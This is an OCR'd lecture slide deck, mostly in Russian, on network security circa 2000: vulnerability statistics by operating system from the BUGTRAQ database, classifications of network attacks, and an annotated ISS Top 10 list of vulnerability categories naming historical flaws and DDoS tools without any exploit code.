
Arbitrary command execution via IMAP buffer overflow in authenticate command.

Reference: CERT:CA-98.09.imapd
Reference: SUN:00177
Reference: BID:130
Reference: XF:imap-authenticate-bo


Ссылки

Статистика выявления уязвимостей

BUGTRAQ Vulnerability Database Statistics



BUGTRAQ Vulnerability Database Statistics



Количество выявленных уязвимостей ОС по годам (начало)

Операционная система	1997	1998	1999	2000
AIX	20	38	10	3
BSD (aggr.)		8	8	26 7
BSD/OS	6	5	4	0
BeOS	0	0	0	4
Debian	2	2	29	5
FreeBSD	4	2	18	6
HP-UX	8	5	7	4
IRIX	26	13	8	3
Linux (aggr.)		10	23	84 30
MacOS	0	1	5	0
MacOS X Server			0	0 1 0
...				

Количество выявленных уязвимостей ОС по годам (окончание)

Операционная система	1997	1998	1999	2000
NetBSD	1	4	10	3
Netware	0	0	4	1
OpenBSD		1	2	4	2
RedHat	5	10	38	17
SCO Unix		1	3	9	2
Slackware		3	8	10	0
Solaris	24	31	34	7
SuSE	0	0	21	5
Unixware	0	3	14	2
Windows 3.1x/95/98			1	1	46	13
Windows NT		4	6	99	37
Windows 2000		-	-	-	21


Top Vulnerable Packages 2000
(за первое полугодие)

Microsoft Windows NT 4.0	34
Microsoft Windows NT 2000	21
RedHat Linux 6.2 i386	13
RedHat Linux 6.1 i386	13
Microsoft Windows 98	13
Microsoft Windows 95	12
Microsoft IIS 4.0	12
Microsoft BackOffice 4.5	12
Microsoft BackOffice 4.0	12
RedHat Linux 6.0 i386	10
RedHat Linux 6.1 sparc	9
RedHat Linux 6.1 alpha	9
Microsoft IIS 5.0	8
RedHat Linux 6.2 sparc	7
RedHat Linux 6.2 alpha	7
Microsoft Internet Explorer 5.0 for Windows NT 4.0	7
Microsoft Internet Explorer 5.0 for Windows 98	7
Microsoft Internet Explorer 5.0 for Windows 95	7
TurboLinux Turbo Linux 6.0.2	6
TurboLinux Turbo Linux 4.4	6

Классификация атак в IP- сетях

Классификация атак по целям

- *Нарушение нормального функционирования объекта атаки (отказ в обслуживании)*




Классификация атак по целям

- *Нарушение нормального функционирования объекта атаки (отказ в обслуживании)*
- *Получение конфиденциальной информации*

Классификация атак по целям


- *Нарушение нормального функционирования объекта атаки (отказ в обслуживании)*
- *Получение конфиденциальной информации*
- *Модификация или фальсификация критичных данных*



Классификация атак по целям

- *Нарушение нормального функционирования объекта атаки (отказ в обслуживании)*
- *Получение конфиденциальной информации*
- *Модификация или фальсификация критичных данных*
- *Получение полного контроля над объектом атаки*

Классификация атак по мотивации действий




- ☑ *случайность (халатность, некомпетентность)*

Классификация атак по мотивации действий

- *случайность (халатность, некомпетентность)*
- *самоутверждение (любопытство)*


Классификация атак по мотивации действий

- *случайность (халатность, некомпетентность)*
- *самоутверждение (любопытство)*
- *вандализм*




Классификация атак по мотивации действий

- *случайность (халатность, некомпетентность)*
- *самоутверждение (любопытство)*
- *вандализм*
- *принуждение*



Классификация атак по мотивации действий

- *случайность (халатность, некомпетентность)*
- *самоутверждение (любопытство)*
- *вандализм*
- *принуждение*
- *месть*




Классификация атак по мотивации действий

- *случайность (халатность, некомпетентность)*
- *самоутверждение (любопытство)*
- *вандализм*
- *принуждение*
- *месть*
- *корыстный интерес*

Классификация атак по местонахождению атакующего и объекта атаки

- *Атакующий и объект атаки находятся в одном сегменте*

- *Атакующий и объект атаки находятся в разных сегментах*



Классификация атак по механизмам реализации

- *Пассивное прослушивание*
- *Подозрительная активность (разведка)*
- *Бесполезное расходование вычислительных ресурсов (перегрузка)*
- *Нарушение навигации (ложный маршрут)*
- *Провоцирование отказа объекта (компонента)*
- *Запуск кода (программы) на объекте атаки*

Статистика по уязвимостям и атакам

за 2000 год

Источник: Internet Security Systems

Top 10

1. Denial of Service Exploits
2. Weak Accounts
3. IIS (Microsoft Internet Information Server)
4. Open Databases
5. E-Business Web Applications
6. Open Sendmail
7. File Sharing
8. RPC
9. Bind
10. Linux Buffer Overflows

Linux Buffer Overflows

- Wu-ftp BO
- IMAP BO
- Qpopper BO
- Overwrite stack
- Common script kiddie exploits
- Poor coding standards


Переполнение буфера в Linux - приложениях

Top 10

1. Denial of Service Exploits
2. Weak Accounts
3. IIS (Microsoft Internet Information Server)
4. Open Databases
5. E-Business Web Applications
6. Open Sendmail
7. File Sharing
8. RPC
9. **Bind**
10. Linux Buffer Overflows

Уязвимости BIND

- BIND qinv
  - Compile flag turned on by default, activated buffer-overflow, client request to server, script kiddie
- BIND nxt
  - Server to server response, buffer handling overflowable, more advanced
- Exposure outside firewall
- In.Named binary




Top 10

1. Denial of Service Exploits
2. Weak Accounts
3. IIS (Microsoft Internet Information Server)
4. Open Databases
5. E-Business Web Applications
6. Open Sendmail
7. File Sharing
8. **RPC (Remote Procedure Calls)**
9. Bind
10. Linux Buffer Overflows

RPC (Remote Procedure Calls)

- rpc.cmsd (sun-rpc.cmsd)
- rpc-statd (sun-rpc-statd)
- Sadmin (sol-sadmind-amslverify-bo)
- Amd (amd-bo)
- Mountd (linux-mountd-bo)
- Major script kiddie fodder
- Helped Enabled DDOS



Top 10

1. Denial of Service Exploits
2. Weak Accounts
3. IIS (Microsoft Internet Information Server)
4. Open Databases
5. E-Business Web Applications
6. Open Sendmail
7. **File Sharing**
8. RPC
9. Bind
10. Linux Buffer Overflows

File Sharing

- Netbios
- NFS
- Impact is Affecting Cable Modem and DSL Users
- Sensitive info – I.e., Banking account
- Backdoor install
- + + Rhosts для Unix - серверов

Top 10

1. Denial of Service Exploits
2. Weak Accounts
3. IIS (Microsoft Internet Information Server)
4. Open Databases
5. E-Business Web Applications
6. **Open E-mail (электронная почта)**
7. File Sharing
8. RPC
9. Bind
10. Linux Buffer Overflows

Электронная почта

- Sendmail Pipe Attack (smtp-pipe)
- Sendmail MIMEbo “root access” (sendmail-mime-bo2)
- Incoming viruses, LOVE
- Many localhost getroot exploits for sendmail
- Attacks may by-pass firewalls that allow incoming email directly to internal

Top 10

1. Denial of Service Exploits
2. Weak Accounts
3. IIS (Microsoft Internet Information Server)
4. Open Databases
5. **E-Business Web Applications**
6. Open E-mail
7. File Sharing
8. RPC
9. Bind
10. Linux Buffer Overflows

E-business Web Applications

- NetscapeGetBo (netscape-get-bo) “control server”
- HttpIndexserverPath (http-indexserver-path) “path info”
- Frontpage Extensions (frontpage-ext) “readable passwords”
- FrontpagePwdAdministrators (frontpage-pwd-administrators) “reveal pw

Top 10

1. Denial of Service Exploits
2. Weak Accounts
3. IIS (Microsoft Internet Information Server)
4. **Open Databases**
5. E-Business Web Applications
6. Open E-mail
7. File Sharing
8. RPC
9. Bind
10. Linux Buffer Overflows

Open Databases

- *Oracle default account passwords*
- *Oracle setuid root oratclsh*
- *SQL Server Xp_sprintf buffer overflow*
- *SQL Server Xp_cmdshell extended*

Top 10

1. Denial of Service Exploits
2. Weak Accounts
3. IIS (Microsoft Internet Information Server)
4. Open Databases
5. E-Business Web Applications
6. Open E-mail
7. File Sharing
8. RPC
9. Bind
10. Linux Buffer Overflows

IIS (Microsoft Internet Information Server)

- RDS
- HTR
- Malformed header
- Htdig Remote Shell Execution
- PWS File Access
- CGI Lasso “read arbitrary files”
- PHP3 safe mode metachar remote execution
- PHP mlog.html read files

Top 10

1. Denial of Service Exploits
2. **Weak Accounts (слабые пароли)**
3. IIS (Microsoft Internet Information Server)
4. Open Databases
5. E-Business Web Applications
6. Open E-mail
7. File Sharing
8. RPC
9. Bind
10. Linux Buffer Overflows

Слабые пароли

- Бюджеты по умолчанию
  - Routers
  - Servers
- No set Passwords for admin/root accounts
- SNMP with public/private community strings set

Top 10

1. **Denial of Service Exploits**
2. Weak Accounts
3. IIS (Microsoft Internet Information Server)
4. Open Databases
5. E-Business Web Applications
6. Open E-mail
7. File Sharing
8. RPC
9. Bind
10. Linux Buffer Overflows

Атаки «Denial of Service»

- Trinity
- TFN
- TFN2k
- Trin00
- Stacheldraht
- FunTime
  - Windows platform (W9x/2K/NT)
  - Preprogrammed for specific time and target
- All are distributed for maximum effect

Top 10

1. **Denial of Service Exploits**
2. **Weak Accounts**
3. **IIS (Microsoft Internet Information Server)**
4. **Open Databases**
5. **E-Business Web Applications**
6. **Open E-mail**
7. **File Sharing**
8. **RPC**
9. **Bind**
10. **Linux Buffer Overflows**